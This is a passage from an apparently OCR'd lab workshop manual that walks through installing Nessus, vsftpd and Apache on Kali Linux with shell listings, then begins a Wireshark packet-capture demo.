

Figure 16: Kali Installation - Installation Completed

Figure 17: Kali Linux Desktop

2. Setting up Services on Kali Linux

2.1. Installing Nessus

Nessus is provided **https://www.tenable.com/downloads** by Tenable software. The Nessus Vulnerability Scanner. It will require registration to be able to use the system for personal use.



Figure 18: Nessus Download

Kali Linux is a Debian-based distribution, so you will want to download the Debian package for installation.

1. Download the Debian package and install from the directory with the **apt** command.

Listing 1. Installation of Nessus Debian Package

```
root@kali:~# apt install ./Nessus-6.11.3-debian6_amd64.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'nessus' instead of './Nessus-6.11.3-debian6_amd64.deb'
The following NEW packages will be installed:
  nessus
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/55.3 MB of archives.
After this operation, 32.7 MB of additional disk space will be used.
Get:1 /root/Nessus-6.11.3-debian6_amd64.deb nessus amd64 6.11.3 [55.3 MB]
Selecting previously unselected package nessus.
(Reading database ... 319380 files and directories currently installed.)
Preparing to unpack .../Nessus-6.11.3-debian6_amd64.deb ...
Unpacking nessus (6.11.3) ...
Processing triggers for systemd (235-2) ...
Setting up nessus (6.11.3) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.11.3 [build M20104] for Linux
Copyright (C) 1998 - 2017 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded (1sec)

 - You can start Nessus by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

root@kali:~#
```

2. Start the Nessus Daemon

Listing 2. Starting the Service by running the Init.d Script

```
root@kali:~# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~#
```

3. Configure the Nessus scanner - Open web browser (Ice Weasel on Kali) and go **https://kali:8834/**, then click "Continue"



Figure 19: Nessus Welcome

4. Select a Username/Password for the scanner, then click "Continue"



Figure 20: Nessus User Setup

5. Put in Nessus Activation Code, then click "Continue"



Figure 21: Nessus Activation

Nessus has now been activated and can be used for basic network scanning.

Always remember to start the NESSUSD service before attempting to run the Nessus scanning service.

2.2. Installing and Configuring an FTP Server

Kali Linux is based on the Debian Linux distribution and therefore it uses the "APT" form of package management with "apt-get" being the primary method of installing and obtaining software.

Be sure to connect the Kali Linux VM to the network so it has Internet access in order to be able to download and install packages.

It is necessary to run **apt-get update** to download and update the package lists from the repositories to ensure the newest version of packages and dependencies are available. This process will re-synchronize package index files from their sources.

Listing 3. Installation of VSFTP Server

```
root@kali:~# apt-get update
root@kali:~# apt-get install vsftpd
```

Listing 4. Enabling the VSFTP Server

```
root@kali:~# systemctl enable vsftpd.service
root@kali:~# systemctl start vsftpd.service
```

Example 1. Configuring the VSFTP Server

Listing 5. Modifying the VSFTP Server Config File

```
root@kali:~# vim /etc/vsftpd.conf

### Need this setup - needs uncommented and changed ###

local_enable=YES
write_enable=YES

chroot_list_enable=YES
chroot_list_file=/etc/vsftpd.chroot_list

anonymous_enable=NO
```

Listing 6. Restarting the VSFTP Service

```
root@kali:~# systemctl restart vsftpd.service
```

2.3. Installing and Configuring a Web Server

The Apache2 package provides the basic Apache HTTP webserver to Debian systems. By default, the content directory location is **/var/www/html**. We will leave settings at default based on simplicity and ease of use. For the purpose of this workshop we will use a directory called "**Demo**" under the webserver source directory.

Listing 7. Installation of Apache Web Server

```
root@kali:~# apt-get update
root@kali:~# apt-get install apache2
```

Listing 8. Enabling the Apache write_enable Server

```
root@kali:~# systemctl enable apache2.service
root@kali:~# systemctl start apache2.service
```

Listing 9. Creating the Demo Content Directory for Apache

```
root@kali:~# mkdir /var/www/html/Demo
root@kali:~# touch /var/www/html/Demo/test
```

3. WireShark Usage

The Wireshark application allows analyzing package captures as well as performing packet captures with the PCAP library. One of the easiest ways to perform analysis and packet captures is to have Wireshark installed on one side of the connection and use the default network card to capture all traffic. Capturing all network traffic can be difficult to sort through results, but filters and other items can make sorting the packet capture easier. Additionally, on larger enterprise networks, a network sniffing machine can be used on the switch on a **mirror port** or some other network infiltration port that allows the Wiresharl packet capture utility to see all traffic on the network.

For this demo, we will use the Wireshark application in Legacy Mode. (**easier for me as that is what I am used to**).

3.1. Starting WireShark and Packet Capture

1. Launch WireShark in Legacy Mode



Figure 22: Legacy WireShark Launch



Figure 23: Legacy WireShark

2. Click "Capture ⇒ Interfaces" and select the Network Interface, then click "Start"

